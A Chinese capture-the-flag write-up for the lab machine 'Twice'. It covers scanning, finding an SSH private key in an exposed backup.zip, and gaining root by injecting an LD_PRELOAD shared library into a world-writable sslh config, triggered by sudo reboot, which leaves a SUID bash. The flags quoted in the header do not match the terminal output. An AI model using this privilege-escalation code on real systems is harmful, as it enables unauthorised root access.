

Twice-luoyinhui

靶机：Twice 作者：II104567 靶机 ID:621

- user flag: `flag{user-011810bbcc7a187174fc4aeee0fddf8a}`
- root flag: `flag{root-38ccdf8d8faef4775b871b1d04450c32}`

192.168.56.112

```
nmap -Pn -p- -sV -T4 192.168.56.112
```

```
PS C:\Users\luoyinhui> nmap -Pn -p- -sV -T4 192.168.56.112
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-13 10:18 +0800
Nmap scan report for 192.168.56.112
Host is up (0.0010s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh?
MAC Address: 08:00:27:F8:69:CA (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 167.41 seconds
```

- 枚举一下弱密码
- 失败 ()
- 有没有可能多个服务在一个端口
- 浏览器访问不了
- curl 试试

```
C:\Users\luoyinhui>curl -i http://192.168.56.112:22/
HTTP/1.1 200 OK
Date: Mon, 13 Apr 2026 13:48:59 GMT
Server: Apache/2.4.62 (Debian)
Last-Modified: Sun, 29 Mar 2026 00:10:23 GMT
ETag: "10-64e1e8f7677ca"
Accept-Ranges: bytes
Content-Length: 16
Content-Type: text/html

Congratulations

C:\Users\luoyinhui>ssh root@192.168.56.112
The authenticity of host '192.168.56.112 (192.168.56.112)' can't be established.
ED25519 key fingerprint is SHA256:02iH79i8Pg0wV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
  C:\Users\luoyinhui/.ssh/known_hosts:9: 192.168.56.101
  C:\Users\luoyinhui/.ssh/known_hosts:11: 192.168.56.103
  C:\Users\luoyinhui/.ssh/known_hosts:14: 192.168.56.109
  C:\Users\luoyinhui/.ssh/known_hosts:15: 192.168.56.108
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.112' (ED25519) to the list of known hosts.
root@192.168.56.112's password:
```

- ! 而且 ssh 好像特地搞的延时出 banner (?)

```
dirsearch -u http://192.168.56.112:22/ -e php,txt,html,zip,bak --timeout=20 -t 1
```

```
C:\Users\luoyinhui>dirsearch -u http://192.168.56.112:22/ -e php,txt,html,zip,bak --timeout=20 -t 1
A:\ctftool\scan\dirsearch-master\dirsearch-master\lib\core\installation.py:24: UserWarning: pkg_resources is deprecated
as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal
as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources

dirsearch v0.4.3


Extensions: php, txt, html, zip, bak | HTTP method: GET | Threads: 1 | Wordlist size: 11747
Target: http://192.168.56.112:22/

[21:56:39] Scanning:
[21:59:18] 403 - 279B - /.php
[22:06:12] 200 - 391B - /backup.zip
[22:11:27] 200 - 16B - /index.html
[22:17:14] 200 - 4KB - /server-status
[22:17:14] 200 - 4KB - /server-status/
[#####] 88% 10343/11747 96/s job:1/1 errors:0
```

- 不加 timeout 就直接失败 ()
- 下载看看:


```
curl.exe -o backup.zip http://192.168.56.112:22/backup.zip
```

```
D:\download\Twice.ova>curl.exe -o backup.zip http://192.168.56.112:22/backup.zip
% Total    % Received % Xferd Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed
100    391    100    391    0     0    41      0  0:00:09  0:00:09 --:--:--  119
```



```
D:\download\Twice.ova>curl.exe -o backup.zip http://192.168.56.112:22/backup.zip
% Total    % Received % Xferd  Average Speed   Time    Time     Time
           % Dload  % Upload   Total   Spent    Left     Current
100    391    100    391     0     0      41      0  0:00:09  0:00:09  --:--:--  119


D:\download\Twice.ova>wsl
luoyinhui@DESKTOP-AE8QD00:/mnt/d/download/Twice.ova$ tar -xf backup.zip
luoyinhui@DESKTOP-AE8QD00:/mnt/d/download/Twice.ova$ cd backup
luoyinhui@DESKTOP-AE8QD00:/mnt/d/download/Twice.ova/backup$ ls
backup
luoyinhui@DESKTOP-AE8QD00:/mnt/d/download/Twice.ova/backup$ tar -xf backup.zip
tar: backup.zip: Cannot open: No such file or directory
tar: Error is not recoverable: exiting now
luoyinhui@DESKTOP-AE8QD00:/mnt/d/download/Twice.ova/backup$ tar -xf backup
luoyinhui@DESKTOP-AE8QD00:/mnt/d/download/Twice.ova/backup$
```



-----BEGIN OPENSSH PRIVATE KEY-----

```
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACAOj2572/tCLfHeT69ZHrshlKzpRLjvT7VxCOD7kh7E8QAAAJhC1DznQpQ2
ZwAAAAAtzc2gtZWQyNTUxOQAAACAOj2572/tCLfHeT69ZHrshlKzpRLjvT7VxCOD7kh7E8Q
AAAEbIC8Y0FCRmWZR7Jg9b2ITBZ+U/gZ47vONK0e0zCr1k0w6Pbnvb+0It8d5Pr1keyuGU
r0LEu09PtXEI4PuSHsTxAADmN5bC1sb3ZlQFR3aWNLAQIDBAUGBw==
```

-----END OPENSSH PRIVATE KEY-----



```
chmod 600 id_ed25519
ssh -i id_ed25519 cyl-love@192.168.56.112
```

```
(kali kali) ~  
$ ssh -i id_ed25519 cyl-love@192.168.56.112  
Linux Twice 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
```

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
cyl-love@Twice:~\$

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.  
cyl-love@Twice:~$ whoami  
cyl-love  
cyl-love@Twice:~$ id  
uid=1000(cyl-love) gid=1000(cyl-love) groups=1000(cyl-love)  
cyl-love@Twice:~$ ls -la ~  
total 1184  
drwxr-xr-x 4 cyl-love cyl-love 4096 Apr 13 09:18 .  
drwxr-xr-x 3 root root 4096 Mar 28 20:05 ..  
lrwxrwxrwx 1 root root 9 Mar 28 20:09 .bash_history -> /dev/null  
-rw-r--r-- 1 cyl-love cyl-love 220 Mar 28 20:05 .bash_logout  
-rw-r--r-- 1 cyl-love cyl-love 3526 Mar 28 20:05 .bashrc  
drwxr-xr-x 2 cyl-love cyl-love 4096 Apr 13 08:54 .cache  
-rw-r--r-- 1 cyl-love cyl-love 807 Mar 28 20:05 .profile  
-rwsr-xr-x 1 root root 1168776 Apr 13 09:18 .rootsh  
-rw-r--r-- 1 cyl-love cyl-love 44 Apr 13 09:18 root.txt  
drwx----- 2 cyl-love cyl-love 4096 Mar 28 20:09 .ssh  
-rw-r--r-- 1 cyl-love cyl-love 355 Apr 13 09:16 sslh.default.bak  
-rw-r--r-- 1 root root 44 Mar 28 20:05 user.txt  
cyl-love@Twice:~$ cat ~/user.txt  
flag{user-011810bbcc7a187174fc4ae0fddf8a}  
cyl-love@Twice:~$
```

```
flag{user-011810bbcc7a187174fc4ae0fddf8a}
```

root flag

(ai) 一个端口同时处理 SSH 和 Apache 服务，核心机制是使用端口复用工具作为“智能交换机”。它会监听端口，快速识别传入数据的协议类型（SSH 或 HTTPS），然后将流量“分发”给对应的服务程序。

最常用的工具是 `sslh`，它专为让 SSH 和 HTTPS 共享 443 端口而设计。

sslh 的工作原理与配置

`sslh` 的工作原理就像一个流量分发器：

1. **接管端口：** `sslh` 服务直接监听公网端口（如 443）。
2. **识别流量：** 当连接建立时，它会“窥探”客户端发送的第一批数据包，判断是 SSH 协议还是 TLS/SSL（HTTPS）协议。
3. **智能转发：**
 - 如果是 HTTPS 请求，`sslh` 会将流量转发给本地监听另一个端口（如 8443）的 Apache。
 - 如果是 SSH 连接请求，`sslh` 则会将其转发给监听在 22 端口的 `sshd` 服务。为了让它们协同工作，你需要修改相关服务的配置文件，核心思路是**让原本要占用**

公共端口（如 443）的服务（Apache）退让到内部端口，然后让 `sslh` 占据该公共端口进行调度。

- 看下配置文件 `/etc/default/sslh` 和 `sudo -l`：

```
cyl-love@Twice:~$ sudo -l
Matching Defaults entries for cyl-love on Twice:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cyl-love may run the following commands on Twice:
    (ALL) NOPASSWD: /usr/sbin/reboot
cyl-love@Twice:~$ ls -l /etc/default/sslh
-rw-rw-rw- 1 root root 355 Apr 13 09:18 /etc/default/sslh
cyl-love@Twice:~$ cat /etc/default/sslh
# Default options for sslh initscript
# sourced by /etc/init.d/sslh

# binary to use: forked (sslh) or single-thread (sslh-select) version
# systemd users: don't forget to modify /lib/systemd/system/sslh.service
DAEMON=/usr/sbin/sslh

DAEMON_OPTS="--user root --listen 0.0.0.0:22 --ssh 127.0.0.1:2222 --http 127.0.0.1:80 --pidfile /var/run/sslh/sslh.pid"
cyl-love@Twice:~$
cyl-love@Twice:~$ sed -n '1,120p' /etc/default/sslh
# Default options for sslh initscript
# sourced by /etc/init.d/sslh

# binary to use: forked (sslh) or single-thread (sslh-select) version
# systemd users: don't forget to modify /lib/systemd/system/sslh.service
DAEMON=/usr/sbin/sslh

DAEMON_OPTS="--user root --listen 0.0.0.0:22 --ssh 127.0.0.1:2222 --http 127.0.0.1:80 --pidfile /var/run/sslh/sslh.pid"
cyl-love@Twice:~$ systemctl cat sslh
# /lib/systemd/system/sslh.service
[Unit]
Description=SSL/SSH multiplexer
After=network.target
Documentation=man:sslh(8)

[Service]
EnvironmentFile=/etc/default/sslh
ExecStart=/usr/sbin/sslh --foreground $DAEMON_OPTS
KillMode=process

[Install]
WantedBy=multi-user.target
cyl-love@Twice:~$
```

```
ls -l /etc/default/sslh
cat sslh
sed -n '1,120p' /etc/default/sslh
systemctl cat sslh
```

```
EnvironmentFile=/etc/default/sslh          # 从该文件读取环境变量
ExecStart=/usr/sbin/sslh --foreground $DAEMON_OPTS # 启动命令，使用
$DAEMON_OPTS 变量
```

所以可以把脚本插进 `/etc/default/sslh`，再触发允许的 `sudo reboot`

```
mkdir -p /home/cyl-love/.cache
cat > /home/cyl-love/.cache/libsslh.c <<'EOF'
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
__attribute__((constructor))
static void init(void) {
```

```

unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/sh -c 'cp /root/root.txt /home/cyl-love/root.txt
2>/dev/null; chown cyl-love:cyl-love /home/cyl-love/root.txt 2>/dev/null;
chmod 644 /home/cyl-love/root.txt 2>/dev/null; cp /bin/bash /home/cyl-
love/.rootsh 2>/dev/null; chown root:root /home/cyl-love/.rootsh
2>/dev/null; chmod 4755 /home/cyl-love/.rootsh 2>/dev/null; sed -i
\"/^LD_PRELOAD=d\" /etc/default/sslh 2>/dev/null' >/dev/null 2>&1");
}
EOF

```

编译:

```

gcc -shared -fPIC -o /home/cyl-love/.cache/libsslh.so /home/cyl-
love/.cache/libsslh.c
ls -l /home/cyl-love/.cache/libsslh.*

```

```

cyl-love@Twice:~$ ls -l /home/cyl-love/.cache/libsslh.*
-rw-r--r-- 1 cyl-love cyl-love 597 Apr 13 10:31 /home/cyl-love/.cache/libsslh.c
-rwxr-xr-x 1 cyl-love cyl-love 16136 Apr 13 08:54 /home/cyl-love/.cache/libsslh.so
cyl-love@Twice:~$

```

```

python3 - <<'PY'
from pathlib import Path
p = Path('/etc/default/sslh')
text = p.read_text()
line = 'LD_PRELOAD=/home/cyl-love/.cache/libsslh.so\n'
if not text.startswith(line):
    p.write_text(line + text)
print('\n'.join(p.read_text().splitlines()[:8]))
PY

```

```

cyl-love@Twice:~$ head -n 8 /etc/default/sslh
LD_PRELOAD=/home/cyl-love/.cache/libsslh.so
# Default options for sslh initscript
# sourced by /etc/init.d/sslh

# binary to use: forked (sslh) or single-thread (sslh-select) version
# systemd users: don't forget to modify /lib/systemd/system/sslh.service
DAEMON=/usr/sbin/sslh

cyl-love@Twice:~$

```

```

sudo /usr/sbin/reboot
ssh -i id_ed25519 cyl-love@192.168.56.112

```

```

ls -l ~/root.txt ~/.rootsh
cat ~/root.txt

```

```

(kali kali)-[~]
$ ssh -i id_ed25519 cyl-love@192.168.56.112
Linux Twice 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 13 10:14:45 2026 from 127.0.0.1
cyl-love@Twice:~$ ls -l ~/root.txt ~/.rootsh
-rwsr-xr-x 1 root      root      1168776 Apr 13 10:34 /home/cyl-love/.rootsh
-rw-r--r-- 1 cyl-love cyl-love    44 Apr 13 10:34 /home/cyl-love/root.txt
cyl-love@Twice:~$ cat /home/cyl-love/root.txt
flag{root-38ccdff8dfaef4775b871b1d04450c32}
cyl-love@Twice:~$ █

```

再验证 SUID bash:

```

~/.rootsh -p -c 'id && cat /root/root.txt'

```

```

cyl-love@Twice:~$ ~/.rootsh -p -c 'id && cat /root/root.txt'
uid=1000(cyl-love) gid=1000(cyl-love) euid=0(root) groups=1000(cyl-love)
flag{root-38ccdff8dfaef4775b871b1d04450c32}
cyl-love@Twice:~$

```